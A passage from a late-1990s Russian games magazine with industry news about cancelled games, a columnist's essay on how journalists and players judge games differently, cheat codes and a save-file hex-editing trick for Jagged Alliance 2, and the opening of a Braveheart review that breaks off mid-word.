Спрашивается, зачем Интелу конкурент, если его можно взять и купить с потрохами, причем не задорого? Зачем все эти ценовые войны, падения продаж и прочая суматоха? И как они раньше не догадались! Чем это кончится — никто не знает. Наверно, в случае успеха добрый Интел будет ставить заоблачные цены на свои камни. Ясно одно — кончится все это еще не скоро...



Еще один проект закрыт


Проекты сейчас закрывают один за другим. Мода такая пошла, должно быть. Из-за нехватки кадров, из-за бесперспективности, из-за волевого решения издателя (как было с A-10 Warthog). А теперь вот еще одна причина появилась — внутренние ссоры. Новое веяние в индустрии, понимаешь ли...

Помнишь, анонсировалась когда-то такая игра, The Lady, The Mage and The Knight? Нет? Я вот тоже с трудом, честно признаюсь... Хотя нет, погоди, что-то такое проклевывается на задворках сознания... «Новое поколение РПГ», «Крутейшая графика», «Отпадный сюжет», «Диабла рядом не лежала»... Н-да, все дежурные фразы. Наверно, потому и не запомнилась. А делали эту игрульку сразу две команды: Larian Studios и Attic. Так вот, работы прекращены. Насовсем и без права на пересмотр. И даже несмотря на то, что Larian Studios, как я сейчас припоминаю, специально на эту игру деньги копили, чтоб осилить и потянуть. Они, значит, реалтаймовый клон осенью девяносто седьмого выпустили, L.E.D. Wars назывался, слабенький, но на тогдашней волне повального интереса к жанру неплохо продаваемый. Потом всех ошарашили, честно признавшись, что склепали игру на скорую руку, дабы подзаработать для своего проекта мечты, который им хотелось делать, ни от кого не завися. Надеялись мир удивить, себя порадовать и в накладе не остаться. Минуло почти два года. Итог — морг.

The Lady, The Mage and The Knight уже давно должна была выйти. Еще в феврале этого года. Но постоянные разборки между двумя разработчиками, Larian и Attic, постоянно тормозили работу. То ли шкуру неубитого медведя (то бишь прибыль) не могли поделить, то ли дизайнеры грызли друг другу глотки из-за какой-нибудь текстурки... И до нынешнего момента руководство как-то мирило дерущихся создателей. А теперь, видно, апофигей настал. Плюнули и задвинули на игрушку. Кто знает, может, правда было бы «новое поколение» и «не лежащий рядом Диабло»? Теперь мы никогда уже не узнаем.

Как два издателя семь королевств поимели

Похоже, издатели совсем свихнулись на многопользовательских играх и скоро наступит время, когда человеку без стабильной безлаговой связи с Интернетом и поиграть-то уже будет не во что. Потому как, переходя на рынок онлайновых игр, издатели совершенно беспардонным образом бросают своих старых «однопользовательских» партнеров. Эта печальная участь постигла даже такую известную стратегию как Seven Kingdoms 2. Напомню, что изначально ее планировала издавать iMagic. Так вот, теперь ей, как и Origin, в голову ударило чем-то онлайново-тяжелым, и как результат, iMagic сделала Enlight Software (разработчику SK2) ручкой. После этого в течение некоторого времени энлайтовцы вели переговоры об издании игры с Ubi Soft, у них даже сложились какие-то там теплые отношения. Вроде бы все хорошо, что хорошо кончается, но тут — бац! Ubi Soft объявляет об отказе издавать SK2. От комментариев представители компании предпочли воздержаться. Seven Kingdoms 2, в целом, не совсем безнадежная игра, а с финансовой точки зрения вообще довольно привлекательная, оказалась в положении гадкого утенка, которого все пинают из стороны в сторону. Действия Ubi Soft становятся еще более непонятными, если учесть ее недавний отказ от издания/распространения Mortyr, что совсем уж странно.



Если эта история получит какое-то продолжение, например, юбисофтовцы соблаговолят объяснить свое поведение, то в следующем номере **X** мы обязательно к ней вернемся.

А пока, вскоре после официального отказа Ubi Soft от издания игры, поступила информация о том, что Enlight Software решила забить на бессовестно кидающих ее паблишеров и издать игру самостоятельно. Видимо, на собственные деньги, если они у нее есть. Впрочем, полностью доверять этим сведениям нельзя, так как известно о таком вот намерении Enlight стало от одного из переволновавшихся бета-тестеров, обратившегося в компанию с запросом. Его электронка — godztiger@aol.com, так что если кто горит желанием и владеет английским, может даже сам попытаться у него самостоятельно детали выспросить...

В общем и короче говоря, туманно. Весьма и весьма.

JazzCat (jazzcat@ag.ru)
2poisonS (2poisonS@xakep.ru)

Папарацци и геймеры

Malleus the Magician (biodivers@glasnet.ru)
иллюстрация – А. Еремин

Приветствую вас, господа! Давно не виделись, можно сказать... Иной спросит: ну чего старому Маллеусу не сидится в родной игре? Да мне бы вовек оттуда не вылазить, но только жизнь, зараза, заставляет. Говорят, она прогнет кого угодно и надо чаще встречаться. Вот и встретились. Ничего, если я закурю?

...На этот раз мы не будем игрушкам кости перемывать. Все гораздо серьезней. Если быть совсем честным, то идея написания этого материала принадлежит Игровому Главреду. Сама мысль очень проста и заключается в том, что оценка игр профессиональными журналистами и геймерами — это две большие разницы. Ну и поскольку так сложилось, что я в равной степени отношусь и к первым, и ко вторым, то мне и карты в руки с этим разбираться. А предыстория была такая.

В далеком, почти как Застой, девяносто седьмом как-то раз беседовал я с нашим Главным по играм, который в то время начальствовал «Навигатором игрового мира» (правда, хороший журнал был?). В то время в мире наблюдался сумасшедший бум RTS (кто не в курсе — это стратегии в реальном времени). Фанаты по-прежнему увлеченно рубились в Warcraft II и Command&Conquer, но уже вышли Dark Reign, Total Annihilation, War, Inc., Age of Empires и еще полтора десятка разноименных клонов. Да, совсем забыл, слова «Starcraft» люди тогда еще не знали. Все игровые журналы, естественно, этот «мутный поток клонов» (самое распространенное в то время выражение) всячески опускали. Но однажды, когда, очутившись в редакции в 9 часов вечера, я таки разбудил Дениса, он, выпив полбанки моего «Хольстена» и выкурив 2 своих сигареты, признался: «Пришло тут письмо по электронке. Автор говорит: вы, журналюги, RTS-ки опускаете — типа, ни новаторства, ни 3D нормального, ни свежих идей; а мы, геймеры, играли, играем и хотим еще больше в них играть».

Тогда мы впервые и задумались: а насколько же сильно у журналистов и простых игроков разнятся подходы к оценке игр? Что хвалят (ругают) одни и что — другие? На том, покончив с предысторией, перейдем к делу.

Божьи дары и яичница

Зададимся вопросом: что в игре интересует журналиста? Прежде всего, после двух формальных критериев, графики и звука, интересует его некое абстрактное «новаторство». Если игре удастся стать «новым словом в жанре», то папарацци будут визжать от восторга, независимо от того, можно ли в это «новое слово» играть или нет (про replayability вообще никто не говорит). Они ведь как играют? Просмотрел по диагонали пару обзоров в Сети, перечел пару превьюх годовой и полугодовой давности, погонял игру часа два — чтоб картинок наделать. И все, можно писать обзор. При некотором навыке и отработанном стиле от журналиста большинства игровых изданий больше ничего и не требуется. И не думайте, что я утрирую. Вовсе даже нет. Рассказываю то, что на протяжении многих лет наблюдал собственными глазами.

Давайте посмотрим на ситуацию, когда журналисты пИсают кипятком от игры, а по сути оказывается, что ничего, кроме набора наворотов, в ней и нет. Вот, например, Populous: The Beginning. Все визжали. Напропалую. Почти все садились поиграть. А сейчас? Ее хоть кто-нибудь вспоминает добрым словом? Кстати, вероятно, я не ошибусь, если предположу, что ситуация с Giants: Citizen Kabuto будет точно такой же. Еще пример — обе серии Seven Kingdoms. Тот же RiverWorld. Или Imperialism. А помнит кто-нибудь, как популярна была в свое время идея создания полностью трехмерной стратегии? Настолько трехмерной, чтобы можно было как угодно приближать камеру, вращать карту и смотреть из глаз юнитов? По сути, это означало бы совмещение двух наимоднейших жанров: RTS и Action. Этим играм прочили будущее. И что? Uprising, BattleZone, RoboRumble, Machines — все они огребали свою порцию журналистских аплодисментов (под конец — уже меньше), но НАРОД в это ИГРАТЬ НЕ СТАЛ, потому что это было неудобно и скучно, да к тому же все 3D-RTS страшно требовательны к ресурсам компьютера. И самой популярной реалтайм стратегией стал... плоский Starcraft.

Кстати. Ведь народный любимец Starcraft — это самый главный прикол нашего времени. Его хвалили все издания. Но фишка в том, ЗА ЧТО его хвалили. Лишь у одного журнала достало смелости чуть позже признать: хвалим, потому что если обругаем, то геймеры нас закопают. И их панегирики, посвященные игре, у меня лично вызывали лишь здоровый смех. Да, в ней всего 256 цветов (в эпоху True Color), зато как красиво смотрится! Да, она абсолютно плоская (уже почти год, как вышла Total Annihilation, вышли Myth и Dark Omen), но зато как здорово нарисованы фальшивые горы! Да, всего 3 расы (уже не помню, сколько вышло игр с десятком уникальных рас), зато какой баланс сил! Да, сюжет линейный, но какой занятный! Starcraft — это классический пример, когда папарацци наступают себе на горло и лижут зад геймерской братии. Ведь Starcraft — действительно великая игра! С потрясным балансом, обилием всевозможных тактических ходов, огромной реиграбельностью, неповторимой атмосферой — теми самыми фичами, которые так важны для геймера, но на которые среднестатистическому журналисту чхать с высокой колокольни. **Ему хочется красивой картинки. Ему нужен миллион полигонов на каждую модель. А для геймера это — торможение в процессе игры, низкое разрешение и отключенные эффекты. Журналисту в кайф, когда игровой процесс завернут так, что без пол-литра лучше и не садиться. А геймеру нужен удобный и понятный геймплей. Журналист тащится, когда видит что-то новое, нигде ранее не слыханное, а геймеру приятно сесть за игру, похожую на то, отчего он перся два года назад.**

У меня есть знакомый — один из лучших отечественных экспертов по 3D-шутерам. Он может часами анализировать сравнительные достоинства движков Unreal и LithTech; ему достаточно бросить один беглый взгляд на скрин, чтобы выдать массу информации об игре. Он, как журналист, причем игровой журналист высочайшего ранга, хвалил очень и очень многое из того, что выходило за последний год, включая Rainbow Six, SiN (какая реалистичная модель ранений!) и так далее. А во что он играет для души? В Quake I/II и в Final Liberation (к ней мы еще вернемся).

Короче, предварительный вывод напрашивается такой: чем сильнее разработчик извратится, тем меньше у него шансов создать подлинный шедевр и хит (исключения вроде Dungeon Keeper только подтверждают правило). Зато папарацци только того и надо. Чем экстравагантней и навороченней, тем больше восторга. И им совершенно неважно, есть ли в игре та теплая и живая душа, почувствовав которую, мы не сможем оторваться от монитора до последнего кадра последней заставки, а через полгода пройдем вещь заново на высшем уровне сложности. Конечно, писать-то про супер-пупер-навороченные вещи гораздо легче, а играть в подобную муть они никогда и не собирались.

Униженные и оскорбленные


Возьмем теперь обратный случай. Когда пресса игру фактически не замечает (в лучшем случае), а иногда даже от всей своей гнусной души опускает, а народ - тащится, рубится, клепает самодеятельные карты и делает фанатские сайты. Вот, например, Settlers 3. Все игровые издания очень сдержанно ее отревьюировали (типа, да: новые юниты, новые здания, графика получше, чем в предыдущей части) и... благополучно забыли. А народ играет, и ему это в кайф. Почему? А черт его разберет — мне здесь трудно судить, сам я не особый фанат серии Сеттлеров. Но, видать, есть в игре что-то такое, из-за чего Поселенцы не надоедают, некая таинственная субстанция, глубина, душа... Потом, SimCity. Первая серия этой мыльной оперы произвела эффект разорвавшейся бомбы. В нокаут ушло все игровое и околоигровое сообщество. Вторая и третья серии несли в себе исключительно количественные улучшения и были абсолютно неинтересны пишущей братии. А игрокам? SimCity 3000 бьет все мыслимые рекорды по продаваемости. Народ клепает новые здания и карты и радостно обменивается ими через Интернет. Новостные разделы игровых журналов сообщают обо всем этом с легким удивлением и иронией. Зато сейчас раздувается сумасшедший ажиотаж по поводу готовящихся к выходу Sims. Все дружно стоят на ушах, но самым радужным оптимистам я бы предложил вспомнить печальный опыт Maxis с попсовой поделкой Streets of SimCity: скорее всего (IMHO) в данном случае у них получится та же фигня.

И вот еще, из области приколов вспоминается... Tomb Raider 3. Погодите, погодите, выслушайте сначала! Над третьим явлением несчастной Лары издевалась вся журнальная братия. Что называется, оторвались от души. Но давайте признаем, положа руку на сердце, что третья серия была ничуть не хуже первых двух. Сам я никогда не был фанатом этой англичанки в шортах, но благодаря своим знакомствам в определенных кругах прекрасно знаю, что в третью часть Tomb Raider'а народ играл. Причем именно широкие народные массы, а не только подростки, для которых Лара сделалась первой женщиной. **Те же самые игровые журналисты, сдав разгромные статьи на верстку, садились погонять мисс Крофт по подземельям. Вот такие дела. А кому сейчас легко?**

Про RTS-ки я уже говорил. Но закрывая этот раздел, не могу удержаться и не привести два примера, когда клевые вещи так и не получили вполне заслуженного (IMHO) геймерского признания из-за того, что журналисты дружно опустили их. Сразу предупреждаю, примеры далеко не тривиальные и все сказанное ниже — сугубо личное мнение старого Маллеуса.

Первая рулезнейшая игра — уже упомянутая мной Warhammer 40K Epic: Final Liberation (Holistic/SSI). Журналисты придрались к графике и анимации (особенно их возмутило, что у танков при движении не крутились гусеницы) и упоминали об игре вскользь, с оттенком пренебрежения и презрения. А вещь была — отпад и улет. Более стильной и вкусной игры я просто не припомню. Планету Волистад освобождал от орков Комиссар Холт (о, Комиссар Холт! этот кекс — сам по себе отдельная песня...). Классная музыка... Совершенно сумасшедшие ролики между миссиями... Представьте: по пустыне едет колонна войск. Вдруг, на горизонте — пыль. В пыли — какие-то силуэты. Паника. Приготовления к бою. Наконец, становятся отчетливо видны танки. Свои! Обмен приветствиями, и танки присоединяются к основным силам. А вся фишка в том, что съемки этого ролика ДЕЙСТВИТЕЛЬНО ПРОХОДИЛИ В ПУСТЫНЕ И ТАМ СНИМАЛИ НАСТОЯЩИЕ ТАНКИ (или грузовики, обшитые фанерой, но какая к черту разница)!!! А сама игра... Чудесный пошаговый wargame в стиле Steel Panthers, но во вселенной Warhammer 40K. Динамичный и красивый (надо просто уметь видеть) игровой процесс, отличный баланс сил, AI — все на месте.

Перехожу ко второму примеру. Возьмитесь покрепче за кресла — это Descent to Undermountain (Interplay). Запала мне в душу эта игрушка еще той самой зимой 97/98 года, когда я был частым гостем в «Навигаторе». Эх-х-х... Да. Так мне ее и не дали тогда на ревью. А она у меня не пошла. Комп старый не потянул, да и багов был воз и маленькая тележка. Так и не напечатал журнал по ней ревью... А этой весной, когда Baldur's Gate был уже давно пройден, а Might&Magic VII — далек как победа коммунизма, я скачал патч (всего-то два с половиной мега) и поставил игру на 200-й Пень, на котором она резво побежала... Люди, я так не тащился уже сто лет! В DtU есть... атмосфера. Та самая, что достигается только одним способом: когда игру делают с любовью. В то время, когда ее ваяли (97-ой), была очень популярна идея скрещивания RPG и 3D Action, идея, которая потом на некоторое время отошла в тень, а сейчас снова набирает обороты. И разработчики вложили в эту игру всю душу. DtU ставили в вину поганую графику и уродливых монстров.. Гос-



Комиссар Холт собственной персоной

Неповторимый, пафосный персонаж

У него мы учились ненавидеть орков

Hail to the Emperor!

пода, а сколько уровней вы прошли? Ни в одном ревью я не видел скринов с уровня дальше, чем второй. А на самом деле... Движок от Descent с возможностью летать, бои на мечах и топорах, разнообразнейшие монстры (полигональные!), потрясный антураж уровней — каждый в своем стиле, секреты, артефакты, музыка... Это вам не какое-нибудь мочилово-рубилово а ля Wolf/Doom/Quake. Все дуэли с монстрами — один на один. Если на тебя двое их наехало — катастрофа! Тут только маневр и выручает. Конечно, недостатков у игры — масса. И главный — даже не графика, а использование AD&D в жанре 3D Action. Играть надо исключительно воином-гномом, все мозги которого перегоняются в мышцы. Тем не менее, от души всем рекомендую. Заодно, может, мне кто-нибудь подскажет, как проходится египетский уровень, где Скарабея надо найти...

Отцы и дети

Так, что-то я чересчур ударился в воспоминания. Стоп. Надеюсь, вы простите мне эти сентиментальные охи и ахи — годы, проклятые, берут свое. Возвращаемся к нашим баранам.

Вообще, сдается мне, что игровые журналисты делятся на две категории. Первая — это так называемые «ветераны». Они помнят Atari и Spectrum. Расцвет их геймерства пришелся на 1991-94 годы. Тогда они были восторженными романтиками. Каждая игра — открытие. Откровение. Прорыв в сознании. Они годами играли в одни и те же вещи, проходили их по 10-15 раз и знали наизусть (игр-то было — кот наплакал). Их (геймеров) тоже было мало, они были одновременно чем-то вроде интеллектуальной элиты и новой богемы... Нынче это бесконечно усталые и унылые индивидуумы, которых уже ничто не в состоянии удивить или поразить. Все лучшее в мире PC Games уже было и прошло. Все, что делается сейчас, это слабые и бездарные переделки прежних шедевров. Их статьи легко узнаются с первого абзаца. Отточенный стиль, подчеркнуто умудренный жизнью и чуть циничный сарказм в отношении того, что клепается сейчас, и с трудом сдерживаемые сопли при воспоминании об Elite, Цивилизации, Death Track или первом UFO.

Другой разряд пишущей братии — «поколение молодое, незнакомое». Люди, которые приезжают в воскресенье на Горбуху, покупают десяток компактов всех жанров и за неделю успевают переиграть во все! Они не чураются читов или русифицированных версий. Они далеко не все игры проходят до конца, даже с читами. У них нет ничего святого. И они имеют собственное мнение на любую тему и готовый ответ на любой вопрос. В их глазах «старики» — это мамонты, которым место на свалке. А старые игры они и видеть не хотят.

Себя я не причисляю ни к первой, ни ко второй категории, однако справедливости и объективности ради вынужден рассказать еще одну историю, которая приключилась со мной примерно полгода назад. Тогда, устав гасить Great Wyrm'ов и Горгон, я в очередной раз вылез из своей игры, и совершенно случайно в руки мне попал древний «Сборник лучших игр для PC». На его обложке я обнаружил такие названия, как Eye of the Beholder I, II и III. Представляете мою радость? Сейчас я приобщусь к бессмертным шедеврам, которые породили жанр CRPG (computer RPG), которые воспитали старшее поколение геймеров, которые стали самой удачной реализацией AD&D на PC, которые... Дальше можете продолжить сами, если читали хоть одну аналитическую статью о компьютерных ролевках в любом из игровых журналов. Итак, я запустил первую серию. Создал персонажей и залез в подземелье. Как бы описать игровой процесс... В общем, на панели интерфейса есть 4 стрелочки. Нажимая на них, можно перемещаться по клеточкам вперед и назад, а также — поворачивать вправо и влево (строго на 90 градусов!). Видимость — на 2 клетки вперед. Карты нет. Подземелья одноцветные, однообразные, прямоугольные. Сюжет линейный. Инвентори примитивный. Оружие — без каких-либо цифровых характеристик. Заметьте, я не говорю ни слова о графике! К ней претензий быть не может — она такая, какая есть. Но по нынешним стандартам геймплей ЧУДОВИЩНО зануден и неудобен. После современных игр в подземельях Eye of the Beholder ОЧЕНЬ СКУЧНО. Просидев 2 вечера, попробовав все 3 серии (Кстати, в очередной серии можно импортировать персонажей из предыдущей. Это означает только одно: в каждой части герои могут достигать только строго определенного уровня. Так вот, даже в третьей серии Паладин еще не мог колдовать.), и даже нарисовав план одного подземелья, я понял: мы — разбалованная публика. После свободы передвижения (относительной) и красот (не менее относительных!) Might&Magic VI я уже не мог заставить себя смотреть в окошко на четверть экрана и ходить по стрелкам. **И я уверен, что 90 процентов шедевров 5-8-летней давности, о которых так ностальгируют ветераны, будут абсолютно неиграбельны и скучны для большинства современных геймеров.**

Мораль

Опять меня увело в сторону от основной идеи статьи. А идея, если кто еще не въехал, такова: нормальных людей, которые играют в то, во что им хочется, для собственного удовольствия, и журналистов, которые ОБЯЗАНЫ играть во всевозможный отстой, чтобы не умереть с голоду, интересуют в играх абсолютно разные вещи. Геймеров — атмосфера, душа, вложенная разработчиками в продукт, геймплей — короче, приятность игрового процесса. А папарацци — ряд формальных критериев (число полигонов и профессиональных актеров на озвучке, наличие motion capture, абстрактные новизна и оригинальность и т.д. и т.п.), а также возможность быстро и не напрягая извилины сочинить что-нибудь яркое и легко читаемое.

МОРАЛЬ: *журналы читай, эрудицию повышай, на журналиста надейся, а сам — не плошай!*

На том — до свидания.

«Хакер» — единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Braveheart

В режиме вида из бойниц глазца... извиняюсь! Еще раз: в режиме вида из глазниц бойца нажми DEL (это отсылка сообщений AI) и впечатывай:
sesquipidilian — активировать коды.
bannockburn — жестоко прижучить всех врагов.
the five hundred — жестоко прижучить всех своих (чтоб чужие боялись!).
dresden — поджечь все здания; интересно, а город Дрезден тут при чем?
steve reeves — войска не отступают.
bucks fizz — войска отступают.
bastille day — все стены ломаются, все крыши сносятся, короче, улет полный.
haemorrhage — убрать кровь (для слабонервных — кровь там ужасно нарисована).
killcam — убить того, чьими глазами мы смотрим на этот бренный игровой мир. Смерть кинооператорам!!!

Jagged Alliance 2 (английская версия)

На тактическом экране жми CTRL и, удерживая его, пиши **IGUANA**. Так ты переключишься в режим кодов. Циферки в данном случае надо набирать на доп. клавиатуре, справа.
ALT+E — показать всех юнитов и все вещи.
ALT+T — телепортировать выбранный юнит на то место, куда указывает мышь.
ALT+O — убить всех врагов в секторе.
ALT+D — поднять до максимума action points.
ALT+R — перезарядить оружие.
ALT+W — выбираешь предмет в detail view и затем просматриваешь инфу по любым предметам.
ALT+B — враг появляется на указываемом курсором месте.
ALT+C — гражданский появляется на указываемом курсором месте.
ALT+G — новый наемник.
ALT+Y — робот.
ALT+2 — наемник превращается в жука.
ALT+4 — наемник сидит в кресле на колесиках.
ALT+5 — наемник превращается в большого жука!
ALT+I — появляется случайное оружие.
ALT+K — происходит взрыв газовой гранаты.
ALT+Q — показать внутренности всех зданий.
ALT+1 — наемник превращается в танк.
CTRL+T — всех наемников арестовывают.
CTRL+H — наемник теряет хитпоинты.
CTRL+U — лечить наемника.
CTRL+O — проявляются все противники.
CTRL+K — взрыв ручной гранаты.
CTRL+F — вроде как должна FPS показывать, но я не увидел.
В режиме laptop
+ дает +100.000$
— дает -10.000$
На экране с картой **Ctrl-T** телепортирует наемника в указанный сектор.
ALT+клик левой кнопкой мыши на иконку GO TO SECTOR: все тамошние враги умирают страшной смертью.

MayDay

Во время игры жмакай NumLock, затем вводи следующие сложнейшие комбинации:
333333 — $250,000.
777 — $2,500,000.
55555 — вся карта.
44444, **66666**, или **888** — победа в миссии.

KodeMaster
cranyoblast@xakep.ru

JA2 «Агония власти»: Как стать миллионером

Тебе нужен Hex Workshop (желательно) или любой другой шестнадцатиричный редактор. Раздобыл? Умничка. Теперь запускаешь игру (желательно начать новую), запоминаешь, сколько у тебя там денег на счету и сразу сохраняешься (сейчас желательно в первый слот, чтоб не запутаться). Больше пока ничего в самой игре не трогай, выходи. Затем открой hex-редактором в директории JA2/SAVEDGAMES/*.sav файл savegame01.sav. Номер в имени файла означает номер слота, в котором сохранена игра.
Переведи свое значение в hex-код и ищи такие ячейки. Например, если ты начал новую игру, то у тебя там должно быть 35.000 баксов. В hex-коде это будет 88B8. Но в hex-редакторе это отображается как B888. Замени все эти значения на FFFF. Таким образом, если на этом этапе грузанешь свою сохраненную игру (чего я пока делать ой как не советую), то у тебя получится всего лишь 65535 баксов. Маловато будет? OK! Тогда продолжаем разговор, то есть взлом. Допиши еще FF в следующую ячейку. То есть если у тебя там в начале была примерно такая строка: 0002 B888 0001, то доведи это до состояния 0002 FFFF FF01. Догоняешь? Тоже самое проделай и со всеми остальными такими же ячейками. Конечно, получается это не всегда, но примерно в 95% случаев срабатывает, если делать все правильно и не забывать сохранять исходный файл.
Теперь грузи свой сохраненный и отредактированный гейм. Вначале ты можешь увидеть свой старый результат, то есть те жалкие 35000 баксов, которых на пиво-то не хватит, не то чтобы на войну. Если это так, тогда войди в лаптоп и щелкни там на кнопке, на которой указаны твои бабки. Появится что-то вроде таблицы. Там ты должен заметить, что теперь у тебя на счете примерно 16.000.000 баксов! Можешь выйти из лаптопа, чтобы убедиться. На экране с картой внизу должна светиться эта сумма. Все. Можешь нанимать самых крутых наемников на самые длинные сроки и не задумываться насчет оплаты — твой виртуальный кошелек стал тяжелее, чем весь этот долбаный остров. Но помни, что как только ты наберешь 18 солдат и захочешь набрать еще, тебя обломают и скажут, что, типа, хватит с тебя. Что, впрочем, уже не столь важно...

Roman aka Docent
cranyoblast@xakep.ru

О Шотландии и о шотландцах

Владимир Веселов (veselov@xakep.ru)

Что-то в последнее время RTS без 3D наворотов не котируются. Любая фирма, как только приступает к созданию игры, тут же обещает, что ее игра пойдет в целиком реальном мире, со всей его физикой, химией и историей с географией. Раньше я все эти эксперименты приветствовал, думал, прогресс будет шагать семимильными шагами и вскоре появятся игры, в которых можно будет не только передвигать квадратики полков и дивизий по карте, но и наблюдать их в натуре.

Ага, разбежался! Прогресс-то действительно шагает, только не в ту сторону. В настоящее время все эти эксперименты приводят к тому, что из RTS стремительно исчезает сама стратегия. Оно и понятно, сколько сил и средств нужно затратить на создание 3D движка, или чтобы хотя бы переделать лицензионный. Поэтому на собственно стратегическую часть ничего не остается, делается она абы как и в последнюю очередь.

А что бывает, если еще приходится покупать лицензию на использование названия и сюжета кинофильма, физиономий и голосов известных актеров? Тут и на 3D денег не остается, и получается некая абстрактная Шотландия, как в Braveheart.

Стратег, как он есть

Ну не знаю я, как в действительности водили свои войска в бой Уильям Уоллис, Роберт Брюс или еще какой Морри АпКеринг. Может они, подобно Людовику (не помню какому по счету) выхватывали меч и с криком: «Все, кто любит меня, за мной!» врубались в самую гущу схватки, а потом приближенным вместо того, чтобы руководить войсками, приходилось присматривать, как бы их повелителя какой-нибудь кнехт не завалил. Как бы там ни было, стратегами они все не являлись, хотя бы потому что науки такой еще изобретено не было.

Так что подлинных стратегов нужно искать в более близких к нам временах. Вспомни любой фильм про войну, где показана работа большого военачальника. Как правило, он сидит за картой, рисует планы, проводит оперативные совещания. Ну, изредка объезжает подчиненные ему войска для поднятия боевого духа. Вот это и есть работа настоящего стратега.

Теперь возьмем Василия Ивановича Чапаева. Помнишь, как он растолковывал Петьке, с помощью картошки и чугунка, «где должен быть командир»? Нет, не в анекдоте, а в одноименном кинофильме? Дескать, командир должен с какого-нибудь возвышенного места наблюдать общую картину боя. Вот за это мы Василь Иваныча причислим одним боком к стратегам. Почему одним боком? Да потому что развить свой стратегический талант ему не удалось, вышибли его в свое время из военной академии Красной Армии за неуспеваемость и пропуски занятий (это опять таки не анекдот, а реальный исторический факт).

Наверное, из-за незавершенности образования он и дал Петьке еще одну безграмотную с точки зрения стратега рекомендацию, это когда оборона неприятеля прорвана и он в панике отступает. Тут командир должен быть «впереди, на лихом коне! И первым, на плечах неприятеля, ворваться в деревню». Впрочем, тут все понятно, это чтобы его бойцы не успели раньше командира всю самогонку выдуть, такова специфика Гражданской войны. Только речь у нас сейчас не о ней и не о ее героях, а о режимах наблюдения за происходящим на поле боя.

Итак, нормальный стратег смотрит на битву издалека, желательно вообще следит за ее ходом по карте, прихлебывая чай где-нибудь в уютном блиндаже. Менее нормальный торчит где-то рядом на возвышенном месте (где его может достать шальной снаряд или пуля снайпера) и присматривает за своими подразделениями в бинокль. Ну а совсем уж ненормальный лезет в самую гущу схватки. Так вот, во всех более-менее путевых смесях action/strategy все эти три способа реализованы, обычно это спутниковая (или еще какая-нибудь) карта, вид сверху в три четверти и вид «из глаз». А как с этим делом в Бравом Сердце обстоит? Сейчас выясним.

Панорама строительства тюрьмы, казармы и жилого дома. Попробуй угадать, что есть что...

Шотландия, мать их...

Не, это я пока еще не ругаюсь, просто игра-то про шотландцев, значит Шотландия — мать их. Вот этой-то матерью мы и полюбуемся, прежде чем в битву соваться. Ведь авторы игры нам дали возможность посетить каждый городок, деревушку, даже отдельную башню или сторожевую вышку и посмотреть, как там дела идут, чем твои подданные заняты и всем ли довольны. Да еще пообещали полное соответствие реальным шотландским пейзажам.

Помнишь, какая симпатичная ратуша была во втором Warcraft? Еще на ее крыше зимой лежал снег, сосульки всякие висели, а вокруг жизнь кипела, пейзане бегали с охапками дров и мешками золота, строители молотками стучали, сооружая очередную ферму или лесопилку. Думаешь, тут все также, только красивее, в сплошном 3D? Ага, как же! Это просто я ностальгии предался, а вообще-то в этой, мать их... То есть, извиняюсь, матери их Шотландии вечное лето и сплошная расслабуха.

Ну ладно, с тем, что там у них в янва-

